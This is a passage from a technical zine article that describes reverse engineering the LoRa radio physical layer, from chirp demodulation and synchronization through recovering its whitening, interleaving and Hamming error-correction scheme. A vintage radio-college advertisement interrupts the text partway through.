The first step to extracting the symbols is to de-chirp the received signal. This is done by channelizing the received signal to the chirp's bandwidth and multiplying the result against a locally-generated complex conjugate of whichever chirp is being extracted. A locally generated chirp is shown in Figure 13.11.

Since both upchirps and downchirps are present in the modulation, the signal should be multiplied against both a local up-chirp and downchirp, which produces two separate IQ streams. Why this works can be reasoned intuitively, since waves obey superposition, multiplying a signal with frequency f_0 against a signal with frequency $-f_0$ results in a signal with frequency 0, or DC. If a chirp is multiplied against a copy of itself, it will result in a signal of $2f_0$, which will spread its energy throughout the band. Thus, generating a local chirp at the negative chirp rate of whichever chirp is being processed results in RF features with constant frequency that can be handled nicely.

In Figure 13.12, the left image shows de-chirped upchirps while the right shows de-chirped downchirps.

This de-chirped signal may be treated similarly to MFSK, where the number of possible frequencies is $M = 2^{(\texttt{spreading\_factor})}$. The Fast Fourier Transform (FFT) is the tool used to perform the actual symbol measurement. Fourier analysis shows that a signal can be modeled as a summed series of basic periodic functions (i.e., a sine wave) at various frequencies. A FFT decomposes a signal into the frequency components that comprise it, returning the power and phase of each component present. Each component to be extracted is colloquially

called a "bin;" the number of bins is specified as the "FFT size" or "FFT width."

Thus, by taking an M-bin wide FFT of each IQ stream, the symbols may be resolved by finding the argmax, which is the bin with the most powerful component of each FFT. This works out nicely because a de-chirped CSS symbol turns into a signal with constant frequency; all of the symbol's energy should fall into a single bin.[26]

With the signal de-chirped, the remainder of the demodulation process can be described in three steps. These steps mimic the process required for essentially all digital radio receivers.

First, we'll identify the start of the packet by finding a preamble. Then, we'll synchronize with the start of the packet, so that we may conclude in demodulating the payload by measuring its aligned symbols.

Figure 13.10: Spectrogram of a LoRa packet.

Figure 13.11: Locally Generated Chirp

Figure 13.12: De-chirped Upchirps (left) and Downchirps (right)

Founded in 1909

RADIO TELEPHONY
RADIO TELEGRAPHY
RADAR & TELEVISION

Courses ranging in length from 7 to 12 months. Dormitory room and board on campus for $48.00 a month. The college owns KPAC, 5 KW broadcast station with studios located on campus. New students accepted monthly. If interested in radio training necessary to pass F.C.C. examinations for first-class telephone and second-class telegraph licenses, write for details. New: Advanced TV Engineering Course.

PORT ARTHUR COLLEGE   PORT ARTHUR TEXAS

Approved for G. I. training

Finding the Preamble

A preamble is a feature included in modulation schemes to announce that a packet is soon to follow. By visual inspection, we can infer that LoRa's preamble is represented by a series of continuous upchirps. Once de-chirped and passed through an FFT, all of the preamble's

symbols wind up residing within the same FFT bin. Thus, a preamble is detected if enough consecutive FFTs have the same argmax.

Synchronizing with the SFD

With our receiver aware that it's about to receive a packet, the next step is to accurately synchronize with it so that symbols can be resolved accurately. To facilitate this, modern radio systems often advertise the start of the packet's data unit with a Start of Frame Delimiter, or SFD, which is a known symbol distinct from the preamble that receivers are programmed to look for. For LoRa, this is where the downchirps come in.

The SFD is composed of two and one quarter downchirps, while all the other symbols are represented by upchirps. With preamble having been found, our receiver should look for two consecutive downchirps to synchronize against.

Accurate synchronization is crucial to properly resolving symbols. If synchronization is off by enough samples, when FFTs are taken each symbol's energy will be divided between two adjacent FFTs. Until now, the FFT process used to resolve the symbols processed $2^{(\texttt{spreading\_factor})}$ samples per FFT with each sample being processed exactly once, however after a few trial runs it became evident that this coarse synchronization would not be sufficiently accurate to guarantee good fidelity.

Increasing the time-based FFT resolution was found to be a reliable method for achieving an accurate sync. This is done by shifting the

stream of de-chirped samples through the FFT input buffer, processing each sample multiple times, to "overlap" adjacent FFTs. This increases the time-based resolution of the FFT process at the expense of being more computationally intensive. Thus, overlapping FFTs are only used to frame the SFD; non-overlapped FFTs with each sample being processed exactly once are taken otherwise to balance accuracy and computational requirements.

Technically there's also a sync word that precedes the SFD, but my demodulation process described in this article does not rely on it.

Demodulating the Payload

Now synchronized against the SFD, we are able to efficiently demodulate the symbols in the payload by using the original non-overlapping FFT method. However, since our receiver's locally generated chirps are likely out of phase with the chirp used by the transmitter, the symbols appear offset within the set range $[0 : 2^{(\texttt{spreading\_factor})} - 1]$ by some constant. It was surmised that the preamble would be a reliable element to represent symbol `0`, especially given that the sync word's value is always referenced from the preamble. A simple modulo operation to normalize the symbol value relative to the preamble's zero-valued bin produces the true value of the symbols, and the demodulation process is complete.

Figure 13.13: The top is pre-sync and non-overlapped, middle is pre-sync overlapped, bottom is synchronized and non-overlapped.

Decoding, and its Pitfalls

Overall, demodulation proved to not be too difficult, especially when you have someone like Balint Seeber feeding you advice and sagely wisdom. However, decoding is where the fun (and uncertainty) really began.

First, why encode data? In order to increase over the air resiliency, data is encoded before it is sent. Thus, the received symbols must be decoded in order to extract the data they represent.

The documentation I was able to gather on LoRa certainly suggested that figuring out the decoding would be a snap. The patent application describing a LoRa-like modulation described four decoding steps that were likely present. Between the patent and some of Semtech's reference designs, there were documented algorithms or detailed descriptions of every step. However, these documents slowly proved to be lies, and my optimism proved to be misplaced.

OSINT Revisited

Perhaps the richest source of hints was Semtech's European patent application.[27] The patent describes a CSS-based modulation with an uncanny resemblance to LoRa, and goes so far as to walk step-by-step through the encoding elements present in the PHY. From the encoder's perspective, the patent describes an encoding pipeline of forward error correction, a diagonal interleaver, data whitening, and gray indexing, followed by the just-described modulation process. The reverse process would be performed by the decoder. The patent even defines an interleaver algorithm, and Semtech documentation includes several candidate whitening algorithms.

The first thing to try, of course, was to implement a decoder exactly as described in the documentation. This involved, in order:

1. Undoing gray coding applied to the symbols.

2. Dewhitening using the algorithms defined in Semtech's documentation.

3. Deinterleaving using the algorithm defined in Semtech's patent.

4. Processing the Hamming forward error correction hinted at in Semtech's documentation.

First, let's review what we have learned about each step listed above based on open-source research, and what would be attempted as a result.

Gray Indexing Given the nomenclature ambiguity in the Semtech patent, I also decided to test no gray coding and reverse gray coding in addition to forward gray coding. These were done using standard algorithms.

Data Whitening Data whitening was a colossal question mark while looking at the system. An ideal whitening algorithm is pseudorandom, thus an effective obfuscator for all following components of the system. Luckily, Semtech appeared to have published the algorithm candidates in Application Note AN1200.18. Entitled "Implementing Data Whitening and CRC Calculation in Software on SX12xx Devices," it describes three different whitening algorithms that were relevant to the Semtech SX12xx-series wireless transceiver ICs, some of which support LoRa. The whitening document provided one CCITT whitening sequences and two IBM methods in C++. As with the gray indexing uncertainty, all three were implemented and permuted.

Interleaver Interleaving refers to methods of deterministically scrambling bits within a packet. It improves the effectiveness of Forward Error Correction, and will be elaborated on later in this text. The Semtech patent application defined a diagonal interleaver as LoRa's probable interleaver. It is a block-style non-additive diagonal interleaver that shuffles bits within a block of a fixed size. The interleaver is defined as

$$\text{Symbol}(j, (i + j) \% \text{PPM}) = \text{Codeword}(i, j)$$

where $0 <= i < \text{PPM}$ and $0 <= j < 4 + \text{RDD}$. In this case, PPM is set to the spreading factor (or `spreading_factor` — 2 for the PHY header and when in low data rate modes), and RDD is set to the number of parity bits used by the Forward Error Correction scheme, ranging [1 : 4].

There was only one candidate illustrated here, so no iteration was necessary.

Forward Error Correction The Semtech patent application suggests that Hamming FEC be used. Other documentation appeared to confirm this. A custom FEC decoder was implemented that originally just extracted the data bits from their standard positions within `Hamming(8,4)` codewords, but early results were negative, so this was extended to apply the parity bits to repair errors.

Using a Microchip RN2903 LoRa Mote, a transmitter that was understood to be able to produce raw frames, a known payload was sent and decoded using this process. However, the output that resulted bore no resemblance to the expected payload. The next step was to inspect and validate each of the algorithms derived from documentation.

After validating each component, attempting every permutation of supplied algorithms, and inspecting the produced binary data, I concluded that something in LoRa's described encoding sequence was not as advertised.

Taking Nothing for Granted

The nature of analyzing systems like this is that beneath a certain point they become a black box. Data goes in, some math gets done, RF happens, said math gets undone, and data comes out. Simple enough, but when encapsulated as a totality it becomes difficult to isolate and

chase down bugs in each component. Thus, the place to start was at the top.

How to Bound a Problem

The Semtech patent describes the first stage of decoding as "gray indexing." Gray coding is a process that maps bits in such a way that makes it resilient to off-by-one errors. Thus, if a symbol were to be measured within ±1 index of the correct bin, the gray coding would naturally correct the error. "Gray indexing," ambiguously referring to either gray coding or its inverse process, was initially understood to mean forward gray coding.

The whitening sequence was next in line. Data whitening is a process applied to transmitted data to induce randomness into it. To whiten data, the data is XORed against a pseudorandom string that is known to both the transmitter and the receiver. This does good things from an RF perspective, since it induces lots of features and transitions for a receiver to perform clock recovery against. This is functionally analogous to line coding schemes such as Manchester encoding, but whitening offers one pro and one con relative to line coding: data whitening does not impact the effective bit rate as Manchester encoding does,[28] but this comes at the expense of legibility due to the pseudorandom string.

At this point, it is important to address some of the assumptions and inferences that were made to frame the following approach. While the four decoding stages were thrown into question by virtue of the fact that at least one of the well-described algorithms was not correct, certain implied properties could be generalized for each class of algorithm, even if the implementation did not match exactly.

I made a number of assumptions at this point, which I'll describe in turn.

First, the interleaver in use is non-additive. This means that while it will reorder the bits within each interleaving block, it will not cause any additional bits to be set or unset. This was a reasonable assumption because many block-based interleavers are non-additive, and the

interleaver defined in the patent is non-additive as well. Even if the interleaver used a different algorithm, such as a standard block interleaver or a different type of diagonal interleaver, it could still fit within this model.

Second, the forward error correction in use is Hamming FEC, with four data bits and one to four parity bits per codeword. FEC can be thought of as supercharged parity bits. A single parity bit can indicate the presence of an error, but if you use enough of them they can collectively identify and correct errors in place, without re-transmission. Hamming is specifically called out by the European patent, and the code rate parameter referenced throughout reference designs fits nicely within this model.

The use of Hamming codes, as opposed to some other FEC or a cyclic coding scheme, was fortuitous because of a property of the Hamming code words. Hamming codeword mapping is deterministic based on the nybble that is being encoded. Four bits of data provide 16 possible codewords. When looking at `Hamming(8,4)` (which is the inferred FEC for LoRa code rate 4/8), 14 of the 16 codewords contain four set bits (`1`s) and four unset bits (`0`s). However, the code words for `0b0000` and `0b1111` are `0b00000000` and `0b11111111`, respectively.

Thus, following on these two assumptions, if a payload containing all `0x00`s or `0xFF`s were sent, then the interleaving and forward error correction should cancel out and not affect the output at all. This *reduces our unknown stages* in the decoding chain from four to just two, with the unknowns being gray indexing and whitening, and once those are resolved then the remaining two can be solved for!

Since "gray indexing" likely refers to gray coding, reverse gray coding, or no coding should it be omitted, this leaves only three permutations to try while solving for the data whitening sequence.

The first step was to take a critical look at the data whitening algorithms provided by Semtech AN1200.18. Given the detail and granularity in which they are described, plus the relevance of having come straight from a LoRa transceiver datasheet, it was almost a given that one of the three algorithms would be the solution. With the

interleaver and FEC effectively zeroed out, and "gray indexing" reduced to three possible states, it became possible to test each of the whitening algorithms.

Testing each whitening algorithm was fairly straightforward. A known payload of all `0x00s` or `0xFFs` (to cancel out interleaving and FEC) was transmitted from the Microchip LoRa Technology Mote and then decoded using each whitening algorithm and each of the possible "gray indexing" states. This resulted in nine permutations. A visual diff of the decoded data versus the expected payload resulted in no close matches. This was replaced with a diff script with a configurable tolerance for bits that did not match. This also resulted in no matches as well. One final thought was to forward compute the whitening algorithms in case there was a static offset or seed warm-up, as can be the case with other PRNG algorithms. Likewise, this did not reveal any close matches. This meant that either none of the given whitening algorithms in the documentation were utilized, or the assumptions that I made about the interleaver and FEC were not correct.

After writing off the provided whitening algorithms as fiction, the next course of action was to attempt to derive the real whitening algorithm from the LoRa transmitter itself. This approach was based on the previous observations about the FEC and interleaver and a fundamental understanding of how data whitening works. In essence, whitening is as simple as XORing a payload against a static pseudorandom string, with the same string used by both the transmitter and receiver. Since anything XORed with zero is itself, passing in a string of zeroes causes the transmitter to reveal a "gray indexed" version of its whitening sequence.

This payload was received, then transformed into three different versions of itself: one gray-coded, one unmodified, and one reverse gray-coded. All three were then tested by transmitting a set of `0xF` data nybbles and using each of the three "gray indexing" candidates and received whitening sequence to decode the payload. The gray coded and unmodified versions proved to be incorrect, but the reverse gray coding version successfully produced the transmitted nybbles, and thus

in one fell swoop, I was able to both derive the whitening sequence and discern that "gray indexing" actually referred to the reverse gray coding operation. With "gray indexing" and whitening solved, I could turn my attention to the biggest challenge: the interleaver.

The Interleaver

At this point we've resolved two of the four signal processing stages, disproving their documentation in the process. Following on this, the validity of the interleaver definition provided in Semtech's patent was immediately called into question.

A quick test was conducted against a local implementation of said interleaver: a payload comprised of a repeated data byte that would produce a `Hamming(8,4)` codeword with four set and four unset bits was transmitted and the de-interleaved frame was inspected for signs of the expected codeword. A few other iterations were attempted, including reversing the diagonal offset mapping pattern described by the patent and using the inverse of the algorithm (i.e., interleaving the received payload rather than de-interleaving it). Indeed, I was able to conclude that the interleaver implemented by the protocol is not the one suggested by the patent. The next logical step is to attempt to reverse it.

Within a transmitter, interleaving is often applied after forward error correction in order to make the packet more resilient to burst interference. Interleaving scrambles the FEC-encoded bits throughout the packet so that if interference occurs it is more likely to damage one bit from many codewords rather than several bits from a single codeword. The former error scenario would be recoverable through FEC, the latter would result in unrecoverable data corruption.

Block-based interleavers, like the one described in the patent, are functionally straightforward. The interleaver itself can be thought of as a two-dimensional array, where each row is as wide as the number of bits in each FEC codeword and the number of columns corresponds to the number of FEC codewords in each interleaver block. The data is

then written in row-wise and read out column-wise; thus the first output "codeword" is comprised of the LSB (or MSB) of each FEC codeword. A diagonal interleaver, as suggested in the patent, offsets the column of the bit being read out as rows are traversed.

Understanding the aforementioned fundamentals of what the interleaver was likely doing was essential to approaching this challenge. Ultimately, given that a row-column or row-diagonal relationship defines most block-based interleavers, I anticipated that patterns that could be revealed if approached appropriately. Payloads were therefore constructed to reveal the relationship of each row or codeword with a corresponding diagonal or column. In order to reveal said mapping, the `Hamming(8,4)` codeword for `0xF` was leveraged, since it would fill each row with eight contiguous bits at a time. Payloads consisting of seven `0x0` codewords and one `0xF` codeword were generated, with the nybble position of `0xF` iterating through the payload. See Figure 13.14.

As one can see, by visualizing the results as they would be generated by the block, patterns associated with each codeword's diagonal mapping can be identified. The diagonals are arbitrarily offset from the corresponding row/codeword position. One important oddity to note is that the most significant bits of each diagonal are flipped.

While we now know how FEC codewords map into block diagonals, we do not know where each codeword starts and ends within the diagonals, or how its bits are mapped. The next step is to map the bit positions of each interleaver diagonal. This is done by transmitting a known payload comprised of FEC codewords with four set and four unset bits, then looking for patterns within the expected diagonal.

```
1| Payload: 0xDEADBEEF
 | bit 76543210
3|     00110011
 |     10111110
5|     11111010
 |     11011101
7|     10000010
 |     10000111
9|     11000000
 |     10000010
```

0x0000000F	0x000000F0	0x00000F00	0x0000F000	0x000F0000	0x00F00000	0x0F000000	0xF0000000
00100011	11000000	00001001	11010000	00000011	01000100	01000001	00001000
00010011	00100101	00000111	00001001	00000011	00000011	10000010	01000101
00001001	00010001	00000011	00000101	01000001	00000000	00100001	10000011
00000111	00001101	00000011	00000110	10000010	01000101	00010010	00100011
00000000	00001100	01000010	00001000	00100010	10001001	00001010	00010011
00000100	00000000	10000001	01000010	00010001	00100010	00000111	00001011
01000011	00000001	00100001	10000000	00001001	00010000	00000011	00000111
10000101	01000111	00010000	00100101	00000000	00001111	00000101	00000111

Figure 13.14: Symbol Tests

Reading out the mapped diagonals results in this table.

T		Bot
D	1	0100001
E	0	1110100
A	0	1011000
D	1	0110000
B	1	1000010
E	0	1110100
E	0	1110100
F	1	1111111

While no matches immediately leap off the page, manipulating and shuffling through the data begins to reveal patterns. First, reverse the bit order of the extracted codewords.

B	Top
D 1	0000101
E 0	0101110
A 0	0011010
D 0	0001101
B 0	1000011
E 0	0101110
E 0	0101110
F 1	1111111

And then have a look at the last nybble for each of the highlighted codewords.

B	Top
D 1	0000101
E 0	010**1110**
A 0	001**1010**
D 0	000**1101**
B 0	1000011
E 0	010**1110**
E 0	010**1110**
F 1	111**1111**

Six of the eight diagonals resemble the data embedded into each of the expected FEC encoded codewords! As for the first and fifth codewords, it is possible they were damaged during transmission, or that the derived whitening sequence used for those positions is not exact. That is where FEC proves its mettle, as applying `Hamming(8,4)` FEC would repair any single bit errors that occurred in transmission. The Hamming parity bits that are expected with each codeword are

calculated using the Hamming FEC algorithm, or can be looked up for standard schemes like `Hamming(7,4)` or `Hamming(8,4)`.

```
       Data(8,4)  Parity Bits
2 | 0xD 1101        1000
  | 0xE 1110        0001
4 | 0xA 1010        1010
  | 0xD 1101        1000
6 | 0xB 1011        0100
  | 0xE 1110        0001
8 | 0xE 1110        0001
  | 0xF 1111        1111
```

While the most standard `Hamming(8,4)` bit order is: p1, p2, d1, p3, d2, d3, d4, p4 (where p are parity bits and d are data bits), after recognizing the above data values we can infer that the parity bits are in a nonstandard order. Looking at the diagonal codeword table and the expected `Hamming(8,4)` encodings together, we can map the actual bit positions:

	Bot							Top
	p1	p2	p4	p3	d1	d2	d3	d4
D 1	0	0	0	0	1	0	1	
E 0	0	1	0	1	1	1	0	
A 0	0	0	1	1	0	1	0	
D 0	0	0	0	1	1	0	1	
B 0	1	0	0	0	0	1	1	
E 0	0	1	0	1	1	1	0	
E 0	0	1	0	1	1	1	0	
F 1	1	1	1	1	1	1	1	

Note that parity bits three and four are swapped. With that resolved, we can use the parity bits to decode the forward error correction, resulting in four bits being corrected, as shown in Figure 13.15. That's LoRa!

Having reversed the protocol, it is important to look back and reflect on how and why this worked. As it turned out, being able to make assumptions and inferences about certain goings-on was crucial for bounding the problem and iteratively verifying components and solving for unknowns. Recall that by effectively canceling out interleaving and forward error correction, I was able to effectively split the problem in two. This enabled me to solve for whitening, even though "gray indexing" was unknown there were only three permutations, and with that in hand, I was able to solve for the interleaver, since FEC was understood to some extent. Just like algebra or any other scientific inquiry, it comes down to controlling your variables. By stepping through the problem methodically and making the right inferences, we were able to reduce four independent variables to one, solve for it, and then plug that back in and solve for the rest.

	p1	p2	p4	p3	d1	d2	d3	d4	Top
D	1	0	0	0	1	1	0	1	1101 = 0xD
E	0	0	1	0	1	1	1	0	1110 = 0xE
A	1	0	0	1	1	0	1	0	1010 = 0xA
D	1	0	0	0	1	1	0	1	1101 = 0xD
B	0	1	0	0	1	0	1	1	1011 = 0xB
E	0	0	1	0	1	1	1	0	1110 = 0xE
E	0	0	1	0	1	1	1	0	1110 = 0xE
F	1	1	1	1	1	1	1	1	1111 = 0xF

Figure 13.15: Forward Error Corrected bits shown in bold

Remaining Work

This paper presents a comprehensive description of the PHY, but there are a few pieces that will be filled in over time.

The LoRa PHY contains an optional header with its own checksum. I have not yet reversed the header, and the Microchip LoRa module I've used to generate LoRa traffic does not expose the option of disabling the header. Thus I cannot zero those bits out to calculate the

whitening sequence applied to it. It should be straightforward to fill in with the correct hardware in hand.

The PHY header and service data unit/payload CRCs have not been investigated for the same reason. This should be easy to resolve through the use of a tool like CRC RevEng once the header is known.

In my experience, for demodulation purposes clock recovery has not been necessary beyond getting an accurate initial sync on the SFD. However should clock drift pose a problem, for example if transmitting longer messages or using higher spreading factors which have slower

data rates/longer over-the-air transmission times, clock recovery may be desirable.

I recently published an open source GNU Radio OOT module that implements a transceiver based on this derived version of the LoRa PHY. It is presented to empower RF and security researchers to investigate this nascent protocol.[29]

Conclusions and Key Takeaways

Presented here is the process that resulted in a comprehensive deconstruction of the LoRa PHY layer, and the details one would need to implement the protocol. Beyond that, however, is a testament to the challenges posed by red herrings (or three of them, all at once) encountered throughout the reverse engineering process. While open source intelligence and documentation can be a boon to researchers—and make no mistake, it was enormously helpful in debunking LoRa—one must remember that even the most authentic sources may sometimes lie!

Another point to take away from this is the importance of bounding problems as you solve them, including through making informed inferences in the absence of perfect information. This of course must be balanced with the first point about OSINT, is knowing when to walk away from a source. However as illustrated above, drawing appropriate conclusions proved integral to reducing and solving for each of the decoding elements within a black-box methodology.

The final thought I will leave you with is that wireless doesn't just mean Wi-Fi anymore; it includes cellular, PANs, LPWANs, and everything in between. Monitor mode and Wireshark weren't always a thing, so don't take them for granted: it's time to make the next generation of wireless networks visible to researchers, because know it or not it is already here and is here to stay.

13:8 Plumbing, not Popper; or, The Problem with STEP

by Pastor Manul Laphroaig

